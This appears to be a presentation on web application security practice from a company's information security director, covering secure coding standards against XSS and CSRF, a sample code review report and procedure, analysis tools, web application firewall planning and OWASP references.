	<a href="#">Risk</a>	<a href="#">Risk</a>	<a href="#">Control Points</a>
	<a href="#">Principle</a>	<a href="#">Principle</a>	<a href="#">Web Application Deployment</a>
	<a href="#">Control Points</a>	<a href="#">Control Points</a>	<a href="#">Risk</a>
	<a href="#">Part 7 Confidential and Privacy Data</a>	<a href="#">Part 13 File Uploading Security considerations</a>	<a href="#">Principle</a>
	<a href="#">Risk</a>	<a href="#">Risk</a>	<a href="#">Control Points</a>
	<a href="#">Principle</a>	<a href="#">Principle</a>	<a href="#">Secure in Operation</a>
	<a href="#">Control Point</a>	<a href="#">Control Points</a>	<a href="#">Risk</a>
		<a href="#">Part 14 XSS in Flash</a>	<a href="#">Principle</a>
		<a href="#">Risk</a>	<a href="#">Control Points</a>
		<a href="#">Principle</a>	<a href="#">Store Procedure</a>
		<a href="#">Control Points</a>	<a href="#">Risk</a>
		<a href="#">Part 15 Anti-XML Injection</a>	<a href="#">Principle</a>
		<a href="#">Risk</a>	<a href="#">Control Points</a>
		<a href="#">Principle</a>	

# Part 1 Web Application Security Code Library

1.1 All security related operations should be combined into a uniformed library and to be centralized management. It's not recommended to have the security related function outside the library. With exception the requirements of project, there must be marked through comments, to clearly explain the purpose of the function.

## + 1.2 Security Library list

Order	Content	Comment
1	Encryption arithmetic	Encryption using should according to our company's security requirement
2	The conversion of user input	
3	Filtering user input for XSS	Include HTTP Response Splitting <sup>1</sup>
4	Filtering user output for XSS	
5	Filtering user input at Server Side	
6	Directly file access	
7	Directly Registry access	
8	Directly executes shell command.	
9	Directly Internet access	
10	XPath injection	
11	XML injection	
12	Add HTTPONLY <sup>2</sup> attribute in Web Application	
13	Security attribute (System.Attribute)	
14	SQL injection	
15	Logging and Auditing	
16	Directory Traversal	

## Part 5 Validating Input, Output and Mitigation of XSS

### Risk

By inputting the value that exceed the permissive value to implement injection, overflow change the logical structure of the program.

The user can be spoofed to execute some important operations without knowing the true source (CSRF)

### Principle

Validate input before using it.

Encode output before show it.

All validation should be handled at server side.

Use HTTP POST method to submit data while execute important operations.

When to perform significant operations, to ask user to manually input the information which cannot be speculated to avoid the CSRF attack, e.g. grant administrator privilege, add an administrator, check out, change personal information, etc.

**SAMPLE**

### Control Points

1. Establish solutions for input data validation, data type conversion and anti-XSS attack during application designing.
2. Use different encoding methods of Microsoft Anti-XSS Library in different situation. These methods usually include: HtmlEncode, HtmlAttributeEncode, JavaScriptEncode, UrlEncode, VisualBasicScriptEncode, XmlEncode and XmlAttributeEncode etc. Please see the library manual for details.
3. Call the unified security class library to make a type conversion and type verification next user input the data.
4. Encode all dynamic output by using uniform Security Code Library.
5. Security Code Library must be able to handle input exceptions to prevent exception error, e.g. information disclosure.
6. When to mitigate Cross-Site Scripting, developers should encode the data included from the following places but not limited: Application variables, Session variables, FORM, QueryString, Database, Cookies, HTTP Header and all other possible from external.
7. If there is a page redirection function, the target URL must be restricted in allowed bound. It must not be redirected to uncertain websites.
8. If the application only uses JavaScript to process the data, the data must be validated to avoid XSS.
9. It is not recommended to use HTML decode or other similar functions. If it must be used, please comment the reason and purpose.

# Sample .NET Secure Code Training Plan

Training  
Time

15/9/2010

17/9/2010

2010Q3 security Developing Training Plan				
Date		Topics	Trainer	Time Cost
9-15	9:00AM-11:00AM	Security Developing lifecycle(SDL) +	mark.G.Ma	2h
	1:30PM-4:30PM	Threat Modeling Security Testing		3h
9-16	9:00AM-11:00AM	Security Coding	mark.G.Ma	2h
	1:30PM-3:30PM			2h
Supplementary Information		OWASP(TOP 10): <a href="http://www.owasp.org">www.owasp.org</a> WebGoat(Case presentation): <a href="http://[REDACTED]:8080/WebGoat/attack">http://[REDACTED]:8080/WebGoat/attack</a> user: [REDACTED] password: [REDACTED]		

Exam arrangement			
Date		Topics	Time Cost
9-17	4:00PM-5:30PM	Security Coding	1.5h
		Security Testing	1.5h



# Certified Secure Software Lifecycle Professional

## – ISC<sup>2</sup> CSSLP

---

The Certified Secure Software Lifecycle Professional (CSSLP®) is the only certification in the industry designed to ensure that security is considered throughout the entire software development lifecycle.

- ❖ Secure Software Concepts
- ❖ Security Software Requirements
- ❖ Secure Software Design
- ❖ Secure Software Implementation/Coding
- ❖ Secure Software Testing
- ❖ Software Acceptance
- ❖ Software Deployment, Operations, Maintenance and Disposal

# Secure Code Review

---

- ❖ Report Summary
- ❖ Decomposition and Analysis
- ❖ Review Details List
- ❖ Issues List from WebInspect
- ❖ Remediations and Mitigations
- ❖ Bug Fix Tracking

## Sample Secure Code Review Report Summary




### Secure Code Review Report Summary

CIS CD Team, July 19th, 20XX

<b>Project Name:</b>	VendorPortal	<b>Reivewed File Numbers</b>	178
<b>Begin Date</b>	June 20th, 20XX	<b># of ISQA</b>	2
<b>End Date</b>	July 20th, 20XX	<b>Workhours:</b>	184.00

Threat Classes	Numbers
Cross-site Scripting	42
CMD Injection	1
Insufficient Authentication.	7
Sql injection.	7
File Operator Error	1
Test Files	1
WeRequest url not limited.	3
File Access without limited	1
<b>Total</b>	<b>63</b>



### Remediation

1. User input must be validated.
2. All dynamic output must be encoded, no matter where the data comes from.
3. Use API functions instead of CMD Shell
4. Use parameterize sql statement to operate DB
5. Do not store confidential data in ViewState
6. Restrict file path and type when call OpenFileSteam Funtion to access Files



## Code Review and Bug Fix Procedure

<b>Application Name:</b>		Security Code Review - Vendor Portal			
EST Start	7/1/2099	EST End		Total Cost Days	-

	Phase	Time Frame	EST Start	EST End	PIC	Stakeholder	Output	Condition
1	<b>Preparing</b>	1	7/1/2099	7/2/2099		-	-	-
1.1	Establisging a Security Review Project	1	7/1/2099	7/2/2099	IS Manager	MIS, IS, BSD	-	-
2	<b>Code Reviewing</b>	13	7/2/2099	7/21/2099	IS Engineer	-	-	<b>If no issues, IS will close the project directly.</b>
2.1	Architecture & Risk Analyze	3	7/2/2099	7/7/2099		IS Engineer	1.Project Risk Report 2.Code Analyze Plan	-
2.2	Review & Confirme Review Scope	1	7/7/2099	7/8/2099		IS Officer	-	If the Code Analyze Plan was not appropriate, go to 2.1, otherwise go ahead
2.3	Perform Code Review	7	7/8/2099	7/17/2099		IS Engineer	1 Code Analyze Report 2 Code Review Report 3 Security Demo	-
2.4	Confirm the Review Result	1	7/17/2099	7/18/2099		IS Officer	-	If the code review does not match code analyze plan, go to 2.3, otherwise go ahead
2.5	Confirm Security Bugs	1	7/18/2099	7/21/2099		IS Engineer	-	If no security bugs, go to 5.1, otherwise go ahead.
3	<b>Remediation</b>	-	7/21/2099			-	-	-
3.1	Security Issues & Solution Training					MIS, IS, BSD	Training PPT	-
3.2	Remediation Plan					MIS, IS, BSD	Remediation Plan	-
3.3	Confirm Remediation Plan					MIS, IS, BSD	-	If the remediation plan not meet seucrity requirement, go to 3.2, otherwise go ahead
3.4	Fixing Security Issues					MIS, IS, BSD	Bug Fix Record	-
4	<b>Review</b>					-	-	-
4.1	Review the Issues					MIS, IS, BSD	1 Bug Fix Result 2 Final Code Review Report	If the bugs was not fixed, go to 3.1, otherwise go ahead
5	<b>End</b>					-	-	-

[Summary](#) / 
 [Descriptions](#) / 
 [Decomposing and Analyzing](#) / 
 [Review Details List](#) / 
 [Issues List](#) / 
 [Solutions-Mitigations](#) / 
 [Bug Fix Result](#) / 
 **[Security Code Reviwe Procedure](#)**

# How Critical is Security to Organizations Today?

Security incidents are increasing and expensive

50%

Increase in the annual number of breaches

100,000+

SQL injection exploitations **per day**. Up from a few thousand

\$150,000

Average cost of an incident

**TJX breach could top 94 million accounts**

Filings in case involving Visa cards alone as much as \$83 million

**World Bank Hacked,  
Sensitive Data Exposed**

Hacked and lost Identity attack spreads; 1.6M records stolen from Monster.com

Convincing phishing mail seeds bank account-stealing Trojan horse and 'ransomware'

Gregg Keizer Today's Top Stories or Other Security Stories

Comments (7) Recommendations: 181 Recommend this article

August 19, 2007 (Computerworld) - The 45,000 people reportedly infected by ads on job sites may be only a fraction of the victims of an ambitious, multistage attack that has stolen data belonging to several hundred

Even secure organizations are not safe

4600


New vulnerabilities were discovered last year

75%

Attacks are tunneled through web applications

92%


Vulnerabilities can be exploited remotely



Source: Gartner, CERT, Security Trends & Risk Report, PriceWaterhouseCoopers, CIO Global Survey



# Network Vulnerability Assessment vs Web Application Penetration Testing




- Network Vulnerability Assessments test for known vulnerabilities in known code.
- Web Application Penetration Testing looks for known vulnerabilities in unknown code.

# SATs and DATs

---

- Static Analysis Tools – before the code goes live
- Dynamic Analysis Tools - while the code is running
- Fortify – SAT integrated into dev life cycle
- WebInspect – DAT; enterprise version good; single user is slow and not as flexible
- Veracode – SAT that reviews binaries
- Coverity – SAT for open source code
- WhiteHat Sentinel – DAT web app scanner
- [www.karenware.com](http://www.karenware.com) (FREE DAT)  
URL Discombobulator

# WAF Topology Example



# WAF Implementation Considerations

---

The primary objective of basic configuration is to identify traffic you want to protect and audit.

- ❖ What sites need to be monitored?
- ❖ How many IP addresses?
- ❖ What are the device types?
- ❖ What is the estimated EPS (Events Per Second)?
- ❖ Will the WAF be in-line or off-line?
- ❖ Will there be any blocking taking place?
- ❖ How many WAF devices do you need?
  - ❖ Management Console (MX)
  - ❖ Web Application Firewalls
- ❖ How much storage space is needed for online and archive?
- ❖ What applications will be monitored?
- ❖ Are there sufficient trained personnel with skills to administer, maintain, and monitor WAF?

# Commercial Products

---

- ❖ Imperva SecureSphere
- ❖ Breach
- ❖ CISCO
- ❖ Deny All
- ❖ Seclutions



# Open Source Projects

---

- ❖ Mod\_Security
- ❖ aphis.ch –
- ❖ Balabit – Zorp
- ❖ AQTRONIX WebKnight
- ❖ ESAPI WAF

# OWASP Reference Material

OWASP	<a href="http://www.owasp.org/index.php/Main_Page">http://www.owasp.org/index.php/Main_Page</a>
OWASP Top 10 - 2010	<a href="http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project">http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project</a>
SAFECODE	<a href="http://www.safecode.org/">http://www.safecode.org/</a>
Web Application Threat Modeling	<a href="http://msdn.microsoft.com/en-us/library/ms978516.aspx">http://msdn.microsoft.com/en-us/library/ms978516.aspx</a> (outdated)
Web Application Security Framework	<a href="http://msdn.microsoft.com/en-us/library/ms978518.aspx">http://msdn.microsoft.com/en-us/library/ms978518.aspx</a> (outdated)
Software Assurance Maturity Model	<a href="http://www.opensamm.org/">http://www.opensamm.org/</a>
Building Security in Maturity Model	<a href="http://www.bsi-mm.com/">http://www.bsi-mm.com/</a>
Web Application Security Consortium (WASC)	<a href="http://webappsec.org/">http://webappsec.org/</a>
Introduction to Web Application Firewalls	<a href="http://www.infosectoday.com/Articles/Web_Application_Firewalls/Web_Application_Firewalls.htm">http://www.infosectoday.com/Articles/Web_Application_Firewalls/Web_Application_Firewalls.htm</a>
Security Development Life Cycle	<a href="http://www.microsoft.com/security/sdl/">http://www.microsoft.com/security/sdl/</a>
Certified Secure Software Lifecycle Professional – ISC2 CSSLP	<a href="https://www.isc2.org/csslp/default.aspx">https://www.isc2.org/csslp/default.aspx</a>

## BIO

---

**Miguel (Mike) O. Villegas** is the Director of Information Security at Newegg, Inc. and is responsible for Information Security and PCI DSS (Payment Card Industry Data Security Standard) compliance. Newegg, Inc. is a PCI Level 1 Merchant and Service Provider. It is one of the fastest growing E-Commerce companies established in 2001 and exceeded revenues of over \$2.8 Billion in 2010.

Mike has over 30 years of Information Systems security and IT audit experience. Mike was previously Vice President & Technology Risk Manager for Wells Fargo Services responsible for IT Regulatory Compliance and was previously a partner at Arthur Andersen and Ernst & Young for their information systems security and IS audit groups over a span of nine years. Mike is a CISA, CISSP, GSEC and CEH. He is also a QSA and PA-QSA as Director of QA for K3DES.

Mike is the current LA ISACA Chapter President and was the SF ISACA Chapter President during 2005-2006. He was the SF Fall Conference Co-Chair from 2002–2007 and also served for two years as Vice President on the Board of Directors for ISACA International.